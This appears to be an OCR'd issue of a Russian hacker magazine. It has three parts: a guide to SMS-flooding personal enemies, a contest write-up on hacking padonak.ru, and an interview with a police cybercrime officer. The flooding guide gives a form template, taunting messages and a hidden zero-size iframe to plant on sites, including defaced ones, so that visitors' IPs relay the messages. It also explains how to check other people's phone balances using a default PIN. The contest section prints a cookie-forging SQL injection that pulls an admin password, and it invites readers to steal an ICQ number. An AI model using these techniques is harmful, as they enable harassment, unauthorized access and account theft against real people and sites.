Второй способ любезно предоставил нам читатель с ником CyberMIX. Он, однажды блуждая по просторам инета в поисках игр, картинок, мелодий и приложений для своего X600, наткнулся на официальный сайт - Фанклуб телефонов Samsung (http://ru.samsung-mobile.com). Все бы хорошо и буднично, да заметил зорким глазом наш читатель примерно такого содержания лозунг: "Люди! Регистрируйтесь у нас, и вы получите возможность отправлять халявные смски со СВОЕГО номера". Чел не растерялся и зарегился. Правда, вся работа сайта, как оказалось, строилась на получении дополнительных очков. Ну, нужно там друзей привлекать, голосовать, анкеты заполнять и так далее. Также целых три сотни очков давали за якобы смену телефона - нужно было просто сменить мобилу в профайле. CyberMIX набрал нужное количество и пошел отправлять халявные смски. Тут-то его и ждала простенькая хтмл-формочка с полями "От" и "Кому", которая, кстати говоря, отлично понимала русский язык (еще одно преимущество по отноше-

Легковесный аналог Кликателя готов к эксплуатации


SMS-сообщение успешно отправлено на мой телефон. Доказательство - в правом верхнем углу :)

нию к Кликателю). И уж совсем тебя обрадую: хоть за отправленную SMS'ку по идее должны снимать 10 очков, этого не происходит. Давай не будем выяснять, почему? :) Так что наша активная социнженерия по телефону продолжается, mon cher :).

ВЪЕЗЖАЕМ В ТЕМУ

У любого человека есть неприятели. Они могут солить тебе в реальной жизни, могут, напротив, строить исключительно виртуальные пакости. Конечно, есть множество способов решить такого рода проблемы: можно, например, банально набить неприятелю морду. Однако не всегда это сподручно - например, твой обидчик может жить очень далеко от тебя, также он может заниматься с шести лет восточными единоборствами. А может быть даже так, что ты о нем ничего, кроме сотового телефона, и не знаешь. Что же делать в этой ситуации? У меня есть для тебя хороший рецепт под названием "смс-флудинг". Тут подразумевается отправка огромного числа SMS-сообщений с целью обеспечить кровному врагу пару недель полного DOS'а. Представь следующую ситуацию. На мобильный телефон приходит по 100 смс-сообщений в минуту, память телефона постоянно забивается, а динамик надрывается истеричным писком. Особенно смешно будет, если телефон неудачника не умеет удалять все сообщения сразу, ему придется все делать руками, что также займет значительное время :). Пристегивай ремни, сейчас я тебе расскажу о том, как заставить телефонные аппараты твоих врагов дребезжать не хуже любого хайтек-вибратора 21 века! :)

ПОНЕСЛАСЬ!

Как ты, наверное, знаешь, большинство систем связи сейчас используют архитектуру "клиент-сервер". Не исключение и мобильный телефон. В этом случае, если ты хочешь отправить СМС, ты пишешь "Привет, Вася!", указываешь адресата и шлепаешь "Send". Все. Твое сообщение передается в сотовую сеть оператора на обработку. Обрати внимание - в этом процессе твой телефон выступает в качестве клиентского интерфейса. Встает закономерный вопрос: а можно ли в качестве клиента использовать не телефон, а компьютер, подключенный к интернету? В принципе, ответ очевиден - можно же посылать сообщения с сайта сотового оператора, того же Кликателя или сайта фанатов Самсунга. Однако все эти гейты не могут помочь нам в темных делишках - там наворочен такой гуард, что не каждое существо в этом мире способно хотя бы отослать смс, куда уж там бомбить кого-то ;). Да и зачем вообще нам надо использовать чужие web-гейты, если можно самостоятельно написать элементарный интерфейс, который будет наделен функциями настоящего кибер-убийцы! :)

МЕДЛЕННАЯ СМЕРТЬ

Медленная смерть издавна считается самым красивым и кровожадным способом убийства, хотя порой и не вызывает крови вовсе. Вот и мы начнем с такого метода западла, который с каждой новой SMS'кой начинает все больше и



Samsung сделал офигительный сервис для отправки фэйковых SMS'ок!

ФИШЕЧКА С БИЛАЙНОМ

Просишь у друга телефон позвонить, а он говорит, что денег мало. Девушка обещала позвонить, и ты сидишь и ждешь дома ее звонка вместо того, чтобы погулять с друзьями. Сидишь и все ждешь... Не дождавшись, плетешься спать. А наутро она тебе заявляет, мол, деньги внезапно кончились. Не веришь друзьям и девчонке?][а! Это легко проверить, если они - абоненты Билайна. Проверь их лицевой счет прямо сейчас и со своей мобилы! Звонок полностью бесплатный для билайников, а для других сотовых операторов тарифицируется как звонок на городской номер. Итак, ближе к делу. Набираем номер 743-00-55, слышим приятный голос компьютера и пытаемся с ним познакомиться. Что, не отвечает? А и не должен ;). На предложение ввести номер телефона набираем код, номер телефона и символ решетки. После того, как будет запрошен пароль, вводи последние четыре цифры телефонного номера.


Не всякий гейт подходит SMS-флудеру :)


Недавно одного паренька из Челябинска осудили по статье 273 часть 1 за то, что он совершил массовую SMS-рассылку по своему городу с грязной нецензурщиной. Дали ему год условно и конфисковали жесткий диск, при этом еще оштрафовав на 3000 р. А теперь подумай, стоит ли оно того?

больше раздражать, вынуждая удалять входящие сообщения, даже не читая их. Как же это можно сделать? Самый убойный вариант заключается в следующем. Пишется несложная программа, которая в бесконечном цикле отправляет твоему другу через различные гейты SMS-сообщения. Текст сообщений может выдираться из текстового файла или генерироваться в самой программе, - это совсем неважно. Важно то, что сразу же возникнет куча проблем. Суди сам, хозяева гейта тоже не лохи, они встраивают разнообразные механизмы, защищающие их интерфейсы от нас с тобой. Например, с одного IP-адреса чаще всего можно отправить ограниченное число SMS'ок за одну минуту (или даже день). Выход из этой ситуации очевиден: нужно использовать proxy- и socks-сервера, что не всегда удобно и возможно. Что же делать? Есть ли более красивое решение? Ну, суди сам. Все смски должны отправляться с различных IP-адресов. Как это осуществить, не используя proxy-сервера? Очень легко. Надо заставить других пользователей рассылать сообщения; это несложно сделать, располагая сайтом со средней посещаемостью. В главную страницу легко можно внедрить невидимый блок, который будет обращаться к чужому SMS-гейту и отправлять сообщение с IP-адреса посетителя. Само собой, совсем необязательно, чтобы этот сайт был твоим, - можно просто сделать дефейс, который не будут замечать годами! Ну что же, все понятно, приступим к активным действиям.

ГЕЙТ ГЕЙТУ РОЗНЬ

Давай теперь поговорим о том, где можно найти подходящий гейт и по каким критериям следует их отбирать. Как уже было сказано выше, нужно подключить нашу креативность, руки, ноги, пиво и все, что может пригодиться, чтобы найти такое счастье в инете. В этом тебе поможет любой гуглоподобный поисковик. Вводи в строке поиска "отправка SMS" (вообще, чем лучше ты сможешь подобрать ключевые слова, тем эффективнее будет поиск), и твоему взору откроется огромное количество линков, среди которых можно будет отыскать эти самые сервисы. Что же должен из себя представлять правильный сервис по отправке смс? Это должна быть форма по крайней мере с двумя полями для ввода: номер телефона и текст сообщения. Остальное - на усмотрение владельца смс-гейта (подпись, дата отправки и т.д.).

Основное требование заключается в том, чтобы сообщения вообще доставлялись :). Если гейт нормально работает, нужно выяснить, сколько сообщений можно отправить за минуту, какова максимальная длина мессаги и нет ли какой-нибудь хитрой интеллектуальной защиты. Большинство сервисов сейчас практикует такую фишку. Каждому запросу присваивается некоторое число, и генерируется картинка, на которой это число написано. Человеку предлагается ввести номер с показанного рисунка, чтобы отправить мессагу. Если гейт оборудован такой защитой, можно даже не париться и сразу идти искать другой сайт. Пусть Никитос в следующих номерах сам расписывает, как наколоть защиту и вычислить сложным алгоритмом число с картинки, не будем отбирать у него хлеб (алгоритм известный - Рабина-Карпа. На его базе построена масса эвристических методов, которые, однако, бессильны против грамотной защиты - прим. ред.).

АНАЛИЗИРУЙ ЭТО

Первым делом открой хтмл-код страницы с формой отправки сообщения. Нас интересует фрагмент, начинающийся с тега <form action="url"> и заканчивающийся </form>. Скопируй его в блокнот. Скопировал? Вижу же по глазам, что не скопировал и просто хочешь узнать побыстрее, что будет дальше. Если удалить все ненужные теги разметки, должен получиться фрагмент примерно следующего содержания:

```
<form action="url" method="post">
<input type="text" name="number">
<textarea name="message"> </textarea>
<input type="text" name="name">
<input type="submit" value="send">
</form>
```

В случае, если разработчик пытался укрепить оборону своего сервиса всеми доступными ему путями, ты встретишь в этом фрагменте дополнительные поля ввода для какой-то специальной информации. Затем в атрибуте action пропиши полный URL до скрипта, который будет обрабатывать твой запрос (часто в форме указывается относительный путь, тебе это надо исправить и указать полный путь, например, вот так: www.gate.com/cgi-bin/send.cgi). Теперь сохраняй эту форму у себя на компе, вводи свои данные и жми сабмит. Если все сделал правильно, то твоя форма сформирует запрос и пошлет его на внутренний сервер гейта. Если нет, то надо подумать, что могло воспрепятствовать корректной работе скрипта. Чаще всего ошибки закрадываются в формировании запроса. Где-то номера нужно вводить с плюсиком, где-то - нет. Так что здесь нужно быть начеку! Итак, форма отсылает запрос, SMS'ка успешно доходит до получателя, но радоваться еще рано. Теперь начинается самая основная работа, которая поможет нам создать машину-убийцу, естественно, только в образовательных целях ;). Поставим отправку SMS на автоматический конвейер - то есть, попросту говоря, зафлудим неприятеля (на самом деле flood правильно произносится как "флад", но не говорить же из-за этого "зафладим"! :) Объясню на примере, как этого можно добиться.

ТЕМНАЯ ПРАКТИКА

Итак, самый первый сервис, который мне попался после получасового поиска, - это www.manastyr.org/sms.php. Откуда он и для чего предназначен, я до сих не соизволил выяснить, это и не важно для нас. Немного почесав репу и выпив холодного пива, я настряпал элементарный скрипт, который выбирал произвольное сообщение и номер неприятеля из текстовых файлов, генерировал html-форму и отсылал ее найденному SMS-гейту. Скрипт действительно простой, думаю, ты и сам его без труда напишешь, но на всякий случай мы положили его на наш диск. Расскажу, как этот скрипт прикрутить к готовому сайту. Нужно залить программу на сервер и создать в этой же директории 2 файла numbers.dat и bd.dat. Numbers.dat должен содержать построчно номера телефонов, на которые будут доставляться смски, а в bd.dat должны храниться текстовые сообщения для отправки. Вот тебе немного веселых вариантов:

1. Privet! Pozdravlyau! Tvoya simka bila zakazana i teper' tebe budet proshe ee vikinut'!
2. Vikini etu simku, potomu chto teper ona tebe uzhe ne prigoditsya!
3. Zabud` svoy nomer... teper on budet zabit moimi smskami
4. Kstati, zabil predstavitsya! Menya zovut SSB1.0, ili esli tebe proshe - SMS spam bot!
5. Teper tebe ne nado obyasnyat, chto sleduushaya sms tozhe budet ot menya?

Да, пиши именно на транслите, так как кириллица на найденном тобой SMS-гейте вряд ли будет поддерживаться. Теперь - как все это запустить. Для активации нашего скрипта понадобится запихать его в так называемый нулевой фрейм на своем сайте, таким образом, при каждой загрузке страницы будет вызываться наш деструктивный скрипт. Каждый такой вызов осуществляется с нового IP, и даже если админы заметят, что через их сервис проходит бесчисленное количество левых запросов, они не смогут заблокировать нас, потому что каждый новый запрос - это новый айпишник. Не банить же огромные диапазоны адресов? Вот код нулевого фрейма для вставки на сайт: <iframe src='полный путь до нашего скрипта в сети' width='0' height='0'></iframe>.
А дальше подключай свою фантазию - и вперед. Главное не злоупотреблять своим привилегированным положением.

БОМБАРДИРОВКА

Хочется протестировать на устойчивость мобильный телефон и завалить его SMS'ками? Да не вопрос. В Сети можно найти десятки крутых и навороченных так называемых SMS-бомберов. Только вот на поверку все эти софтины оказываются убогими троянами, поэтому не стал бы тебе советовать увлекаться этой лажей. Лучше заюзай тулзу, написанную одним моим хорошим знакомым. Программку он продает, а бесплатно предоставляет только сильно ограниченную демо-версию. Но ты же читатель][, не так ли? Для тебя мы приготовили специальную X-edition версию этой бессмертной тулзы. О ней я рассказал в][-tools этого номера, так что не пропусти!

P.S. Пока на просьбы заблокировать все входящие смс-сообщения с определенного номера работники саппорта одного из самых крупных ОПСОСов России лишь развели руками: мол, не можем, не имеем технической возможности, - и предложили подождать, пока у злоумышленника деньги на счете закончатся...


Ссылки на официальные смс-гейты самых популярных ОПСОСов:
www.megafon-moscow.ru/misc/sms
www.beeonline.ru/portal/comm/send_sms/simple_send_sms.sms
www.mts.ru/sms/


www.intellisoft-ware.co.uk/account/sendsms/
www.easysms.gr

NSD (nsd@nsd.ru)



ХКОНКУРС

УГОНИ ШЕСТИЗНАК!!!!!!!!

Калиниченко Александр [kalinichenko@bk.ru]

xblx (r57_xblx@tochka.ru)

Crack [holodenchik@mail.ru]

Вот и наступило время подвести итоги июльского конкурса и поздравить победителя. Если помнишь, мы обещали оценить дефейс сайта padonak.ru, сделанный первыми тремя пиплами, и выбрать из них самый интересный. Больше всего нам понравилось творчество xblx'а (r57_xblx@tochka.ru) – его дефейс показался нам самым оригинальным. Ну а если тебе не удалось поломать www.padonak.ru, слушай внимательно, что нужно было делать.

Если бы ты порегался на сайте и вошел в систему под зареганным логином, к тебе на хард записался бы кукис с идентифицирующей информацией. Эта инфа выглядела бы примерно так: «id=156; logged=1», где вместо цифры 156 стоял бы твой порядковый номер в системе. Ты, конечно же, догадался, что это число можно исправить на какое-нибудь другое. В результате движок будет воспринимать тебя как юзера, порядковый номер которого совпадет с тем числом, которое ты присвоишь ключу id. Существует такая многофункциональная тулза AccessDriver, с помощью которой можно подделывать кукисы. Воспользовавшись ей, ты мог бы зайти на страницу www.padonak.ru/about.php, послав при этом плюшку «id=4; logged=1», в результате чего увидел бы такую инфу о юзере hackme: login – hackme, e-mail – admin@padonak.ru, pass - ******** (скрыт звездами). Думаю, ты бы догадался, что этот юзер тесно связан с сайтом www.padonak.ru и его пароль мог бы совпасть с пассом от FTP к сайту. Но как же узнать пароль, если он скрыт звездами? Тут нам поможет технология SQL-injection. В прошлый раз я писал, что sql-inj баг скрыт в херомант-скрипте. На самом деле, он есть почти на каждой странице сайта. Видишь надпись на главной станице «Ты залогинен как $user»? Дело в том, что слово $user извлекается из таблицы аккаунтов пользователей таким SQL-запросом: «SELECT user FROM users WHERE id=$id», а $id как раз берется из пользовательских кукисов. Если послать куку «logged=1; id=-1 UNION SELECT pass from users where id=4», ты внедрил бы запрос «SELECT pass from users where id=4», в результате чего на экран вывелся бы пароль юзера hackme, который «по случайности» подошел бы и к FTP.

Ну а теперь поговорим о следующем конкурсе взлома. В этот раз он будет не совсем обычным. Тебе нужно будет угнать у подонков их шестизначный ICQ UIN. Дело в том, что мы не будем сейчас говорить, что конкретно тебе придется сделать, и никаких подсказок давать не станем – такие уж мы вредные ;). Скажем только одно. Чтобы пройти конкурс, тебе придется полностью заюзать свою смекалку – брутфорс в этот раз не поможет ;).

mindw0rk (mindw0rk@gameland.ru)

РАЗГОВОР С СОТРУДНИКОМ СПЕЦСЛУЖБ

Воруешь пароли на диалап? Подсовываешь подругам клавиатурные трояны? Балуешься порнушкой? Или, может, ты злой кардер и обчищаешь буржуев на тысячи зеленых денег? Специально для тебя я нашел крутого спеца по компьютерным преступлениям, работающего в МВД и обучающего ребят из отдела "К". Он согласился ответить на мои вопросы и рассказать, что обычно ждет таких хулиганов, как ты :). Знакомься - Вехов Виталий Борисович, подполковник милиции.

ИНТЕРВЬЮ СО СПЕЦИАЛИСТОМ ПО БОРЬБЕ С КОМПЬЮТЕРНЫМИ ПРЕСТУПЛЕНИЯМИ

Mindw0rk: Сколько компьютерных преступлений удается раскрыть в течение года? Прослеживается ли какая-то тенденция?

CyberCop: Давайте начнем с официальной статистики. Так, в прошлом 2003 г. в целом по России были зарегистрированы: 7053 лучая неправомерного доступа к компьютерной информации, 728 случаев создания, использования и распространения вредоносных программ для ЭВМ, 1 нарушение правил эксплуатации ЭВМ, 123 случая незаконного распространения порнографии в Сети, 242 - получение и разглашение с помощью компьютерных технологий сведений, составляющих коммерческую тайну, 2321 - причинение имущественного ущерба с помощью компьютерных технологий путем обмана или злоупотребления доверием (воровство паролей на диалап), 249 - нарушение авторских прав по отношению к компьютерному ПО, 272 - мошенничество, совершенное с использованием компьютера, 51 - незаконное предоставление интернет-услуг, 1740 - изготовление или сбыт поддельных кредитных либо расчетных карт.

Обращаю Ваше внимание, что речь идет только о зарегистрированных компьютерных преступлениях, т.е. тех, о которых стало известно правоохранительным органам по заявлениям от потерпевших, сообщениям в СМИ, а также выявленных в ходе проведения оперативно-розыскных мероприятий или обнаруженных в ходе расследования уголовных дел по другим преступлениям. Реально совершается в несколько раз больше.


Вехов Виталий Борисович

За последние 10 лет количество компьютерных преступлений возросло в 22,3 раза и продолжает увеличиваться.

Если посмотреть на динамику их совершения, можно увидеть, что за последние 10 лет их количество возросло в 22,3 раза и продолжает увеличиваться в 3,5 раза в год. Ежегодный размер материального ущерба составляет в среднем 613,7 млн. рублей, средний ущерб, причиняемый потерпевшему от одного компьютерного преступления, равен 1,7 млн. рублей. При этом с определенной долей успеха расследуют лишь около 49% компьютерных преступлений, а обвинительные приговоры выносят в 25,5% случаев.

mindw0rk: Как долго обычно длится расследование компьютерного преступления? От чего это зависит?

CyberCop: Исходя из УПК РФ, расследование каждого преступления длится не более двух месяцев со дня возбуждения уголовного дела. Однако если у дела есть судебная перспектива, оно имеет повышенный общественный резонанс или потерпевшему причинен очень крупный материальный ущерб, этот срок может быть продлен до 12 месяцев. Хотя практика показывает, что если преступник не был установлен в течение 2-х месяцев со дня получения заявления, найти его потом очень сложно.

Как правило, скорость установления и задержания преступника зависит от следующих обстоятельств.

❶. Время, прошедшее с момента совершения преступления и обращения потерпевшего в милицию. Чем быстрее он это сделает, тем быстрее поймают преступника, привлекут его к уголовной ответственности, осудят и в гражданском порядке возместят материальный ущерб, причиненный потерпевшему. Сейчас крупные компании это прекрасно понимают и при малейшем же подозрении, что в отношении них совершено компьютерное правонарушение, обращаются к нам за помощью. В итоге ежегодно раскрывается более половины всех совершенных преступлений. К сожалению, частные лица пока этого не понимают и стараются замалчивать подобные факты. Тем самым они способствуют расширению масштабов преступных посягательств и, естественно, не получают ни морального, ни материального возмещения понесенных убытков.

❷. Четкое взаимодействие различных служб и подразделений правоохранительных органов на этапе принятия заявления о преступлении и проведения первоначальных следственных действий. Сейчас оно более-менее отработано. Например, года полтора тому назад сотрудникам Управления "К" МВД России в течение недели с момента получения сообщения о неправомерном использовании логина и пароля, принадлежащих одному высокопоставленному чиновнику аппарата Правительства РФ, удалось выйти на след хакера и задержать его. Им оказался 19-летний студент одного из московских вузов, которого взяли рано утром прямо в собственной кровати на глазах у изумленных родителей. На поимку другого такого же ушло чуть более двух недель. Хакер был задержан во время сеанса связи в интернете, где работал под логином и паролем, принадлежавшим крупной московской коммерческой структуре. Если Вас интересуют другие примеры, Вы их можете найти на моем сайте на странице www.cyberpol.ru/statcrime.shtml.

❸. Наличие соответствующих специалистов для дачи консультаций, проведения предварительного исследования вещественных доказательств и судебных экспертиз. Эта проблема в настоящее время остается до конца не решенной. Именно в ней и заключается основная загвоздка. Наших специалистов не хватает - они все на вес золота. Поскольку не каждый согласится работать за пять-шесть тысяч рублей в месяц - именно столько сейчас получают сотрудники в звании до майора милиции.


❹. Профессионализм хакера. К счастью, крутых профи единицы. Но даже и они не уходят от законного возмездия. Вам, наверное, известны такие имена, как Владимир Левин, Илья Гофман, известный кардер и мошенник Бандилко, а также ряд других людей, которые понесли заслуженное наказание за свои преступные деяния.

Каким бы профессиональным ни был хакер, он рано или поздно будет задержан и предан суду. Это дело только времени! Никто не может соперничать с теми материальными, техническими и людскими ресурсами, которые задействуются каждый раз для поимки преступников. Им противостоит вся мощь и весь потенциал нашего государства в лице его органов государственной исполнительной власти - органов внутренних дел. Соперничать с государством в деле "кто кого" бесполезно: государство всегда будет в выигрыше.

mindw0rk: На самом деле в СНГ порядком людей, которые уже не первый год промышляют кардерством и зарабатывают на этом большие деньги. Система давно отработана и направлена на одурачивание иностранцев. И я что-то не припомню случая, чтобы правоохранительным органам удалось задержать кого-то из серьезных кардеров.

CyberCop: В нашем Уголовном кодексе есть ст. 187 УК "Изготовление или сбыт поддельных кредитных либо расчетных карт". Она предусматривает ответственность за кардерство. По данным ГИЦ МВД России, в 2000 г. к уголовной ответственности за данное преступление были привлечены 36 преступников, в 2001 г. - 81, в 2002 г. - 48 и в 2003 г. - 51. В СМИ проходит мало информации о задержании и привлечении к уголовной ответственности таких преступников, так как обычно компании, ставшие жертвами кардеров, не желают разглашать инцидент по понятным причинам.

Тем не менее, примеров поимки кардеров предостаточно. В октябре 1997 г. мы задер-


Самодельные устройства для подделки пластиковых карт



Поддельная пластиковая карта

жали 17-летнего студента московского ВУЗа, который, используя программу генерации номеров пластиковых карт и ПИН-кодов, совершил покупки компьютерных аксессуаров в американских виртуальных магазинах на сумму 11 тыс. долларов США. В 1998 г. в Омске был арестован 19-летний сотрудник "Нефтеэнергобанка", сумевший одним из первых подделать смарт-карту и воспользовавшийся этим для хищения нескольких тысяч долларов США. В сентябре 1998 г. удалось раскрыть мошенничество, совершенное организованной преступной группой во главе с кардером Спайбуллом. 13 октября 2000 г. в одном из магазинов московской гостиницы "Рэдиссон-Славянская" были задержаны двое безработных, у которых при личном обыске обнаружили и изъяли поддельные карты "Виза" и "Еврокард/МастерКард". С их помощью задержанные пытались купить товаров на крупную сумму в долларах США. В октябре 2000 г. в ходе проведения оперативно-розыскных мероприятий на одном из московских железнодорожных вокзалов был задержан 28-летний безработный житель Воронежа, наладивший производство поддельных карт для проезда в московском метро. В октябре 2001 г. арестовали студента одного из российских вузов, который использовал специальное устройство, имитирующее работу интегральной микросхемы таксофонной карты, для совершения бесплатных междугородних звонков. Весной 2003 г. сотрудниками УБЭП ГУВД г. Москвы была пресечена преступная деятельность группы студентов столичных вузов, которые в течение четырех месяцев с использованием поддельных банковских карт совершали хищения наличных денежных средств из банкоматов на Садовом кольце. Общая сумма причиненного ущерба составила более 700 тысяч долларов США.

mindw0rk: Если государство и органы внутренних дел настолько могущественны, почему им не удалось до сих пор закрыть http://forum.carderplanet.com, на котором подробно объясняется, как воровать деньги с кредитных карт, подделывать документы, печатать фальшивые деньги, создавать липовые интернет-казино и проворачивать остальной нелегал?

CyberCop: Информация о том, как совершить мошенничество, преступлением не является. Другое дело, что следовало бы заниматься профилактикой таких преступлений. Здесь я с Вами согласен - недоработка есть. К сожалению, не хватает сил. Вы, наверное, не знаете, что в 2002 г. Управление БПСВТ (по борьбе с преступлениями в сфере высоких технологий) было упразднено, а его штаты, структура и материально-техническое обеспечение были переданы Управлению специальных технических мероприятий (УСТМ) МВД России. В настоящее время эти подразделения называются Отделы "К" (по борьбе с компьютерными преступлениями) при УСТМ. Они сформированы только на уровне МВД, ГУВД и УВД субъектов Российской Федерации. Иными словами, на все города и населенные пункты, входящие в состав той или иной области, края, республики, приходится 15-20 человек. Как Вам: 15-20 человек на многомиллионное население?

mindw0rk: Большую часть пойманных киберпреступников составляют школьники и студенты, которые воруют пароли на диалап и DOS-ят сайты. Приходилось ли вам арестовывать профессиональных хакеров? Тех, которые взламывают серьезную защиту на заказ и имеют высокую квалификацию. Если да, расскажите о том, как вам это удалось?

CyberCop: То, что мы ловим школьников, - широко распространенное в хакерской и журналистской среде заблуждение, не основанное на реальной статистике! По нашим данным, полученным на основе обобщения материалов конкретных уголовных дел, на момент совершения преступления возраст 33% компьютерных преступников составлял от 15 до 20 лет, 54% имели возраст 20-40 лет и 13% были старше 40 лет. В основном, профессионально подготовленные компьютерные преступления совершаются лицами в возрасте от 25 до 35 лет. Как видите, это уже взрослые люди, принимающие самостоятельные решения. Работать с ними интересно, поскольку это незаурядные личности, имеющие высокий интеллект, опыт в хакерском деле и соответствующее высшее техническое образование.

mindw0rk: В США при расследовании компьютерных преступлений нередко используется тактика подсадной утки. Сотрудники спецслужб анонимно заходят на хакерские IRC-каналы и форумы, наблюдают за ходом дискуссий, пытаются разговорить завсегдатаев. Занимаются ли российские спецслужбы подобным?

CyberCop: Мой личный многократный опыт общения с сотрудниками ФБР, занимающимися расследованием компьютерных преступлений, показывает, что они в большинстве своем используют морально устаревшие средства и методы борьбы, которые неэффективны против славянских хакеров (поляки, русские, болгары, украинцы и белорусы). Именно наши хакеры сейчас считаются самыми сильными в мире.

Наши спецслужбы уже много лет эксплуатируют автоматизированные информационные системы специального назначения на основе искусственного интеллекта. Поэтому нет необходимости ходить на хакерские сайты и заигрывать с тамошними завсегдатаями. Все это за нас на высоком профессиональном уровне делают АИС.

mindw0rk: Расскажите о том, как организована информационная поддержка внутри отделов "К".

CyberCop: Наша ведомственная компьютерная сеть передачи данных (СПД), работающая в защищенном режиме по технологии Intranet, с 1996 г. стала сегментом глобальной сети Интерпола. В 2000 г. российский сегмент сети имел следующие характеристики:

1. Почтовый сервер ISOPLEX V.4 фирмы ISOCOR для операционной среды UNIX.
2. Транспортная сеть - сеть пакетной коммутации Sita с перекоммутацией на сеть X.25.
3. Сервер баз данных на основе кластера параллельных баз данных (PDB) SUN Enterprise 3000-PDB.
4. СУБД Oracle 8.0.
5. Носители - магнитооптические с архивированием всех входящих сообщений, включая изображения почтовых и факсимильных документов.
6. Скорость обмена данными в ЛВС - до 100 Мбит/с.
7. Система управления ЛВС на базе HP Open View.

При расследовании компьютерных преступлений правоохранительные органы стран - членов Интерпола могут использовать автоматизированную информационную систему криминальной информации Интерпола (Interpol criminal information system - ICIS), имеющую широкие возможности сетевого анализа криминальной информации.

По соответствующим запросам может быть получена информация о:

* сетевых адресах, именах доменов и серверов организаций и пользователей;
* содержании протоколов, трейсингов, логических файлов;
* электронной информации, заблокированной в порядке оперативного взаимодействия правоохранительных органов при пресечении трансграничных правонарушений;


Изъятые системные блоки и дискеты - вещественные доказательства по уголовному делу о компьютерном мошенничестве



Самодельное устройство для сканирования и определения идентификационных характеристик сотовых радиотелефонов при их работе в сети оператора сотовой связи



Системные блоки PC, дискеты и компакт-диски, изъятые у преступника по факту незаконного распространения вредоносных программ

* провайдерах и дистрибьютерах сетевых и телекоммуникационных услуг;

* физических и юридических лицах, имеющих отношение к компьютерным преступлениям;

* программном обеспечении, методиках и тактике борьбы с компьютерными преступлениями, периодических и специальных (закрытых) изданиях, обзорах статистики, материалах о деятельности специализированных служб различных государств в этой области.

mindw0rk: Есть ли в мире организации, на которые, как Вы считаете, отделам "К" стоит равняться?

CyberCop: По материально-техническому оснащению рабочих мест и оплате труда сотрудников наших подразделений и специалистов следует равняться на ФБР.

mindw0rk: За какие преступления в сфере IT в нашей стране предусмотрены самые суровые наказания, и какие обычно ограничиваются небольшими штрафами?

CyberCop: Если оценивать только реально совершаемые (а не задекларированные в УК) в нашей стране компьютерные преступления, то:

❶. Самое суровое наказание (до 6 лет лишения свободы) предусмотрено за изготовление, хранение, демонстрацию или рекламирование с использованием интернета материалов с порнографическими изображениями несовершеннолетних. Особенно если эти несовершеннолетние не достигли возраста 14 лет (от 3 до 8 лет лишения свободы). Статья 242.1, устанавливающая уголовную ответственность за данные деяния, была введена в УК РФ совсем недавно, поэтому о ней многие не знают.

❷. Наказание средней тяжести предусмотрено за создание, использование и распространение вредоносных программ для ЭВМ, а также распространение машинных носителей с такими программами, повлекшее по неосторожности тяжкие последствия (ч. 2 ст. 273 УК) - от 3 до 7 лет лишения свободы.

❸. Наказание относительно малой степени тяжести - до 200 тысяч рублей штрафа и до 2-х лет лишения свободы предусмотрено за подавляющее большинство остальных интернет-преступлений: неправомерное получение и использование чужих логинов и паролей; нарушение авторских и смежных прав в отношении программ для ЭВМ, баз данных и иных объектов авторского права на электронных носителях; разглашение сведений, составляющих коммерческую тайну; хищение денежных средств в одиночку и не в крупных размерах и т.д.

mindw0rk: Насколько я знаю, в США действуют системы глобального слежения (Carnivore и Echelon), которые мониторят трафик в интернете. Благодаря им недавно удалось задержать 9 человек, якобы причастных к терроризму. Есть ли подобные системы в русскоязычном сегменте Сети?

CyberCop: Правоохранительные органы в ходе проведения оперативно-розыскных мероприятий могут использовать автоматизированные информационные системы (АИС) специального назначения. Одной из АИС является система технических средств по обеспечению оперативно-розыскных мероприятий на сетях телефонной, подвижной и беспроводной связи и персонального радиовызова общего пользования (пейджинговой связи). Сокращенно она называется СОРМ и работает с начала 80-х. Система обеспечивает возможность перехвата информации, передаваемой и принимаемой любым пользователем во время интернет-сессии.

СОРМ состоит из двух комплектов специальных программно-аппаратных устройств, один из которых устанавливается у интернет-провайдера, а другой - на центральном пульте управления СОРМом, находящемся на удаленном объекте ФСБ - Едином центральном контрольном пункте.

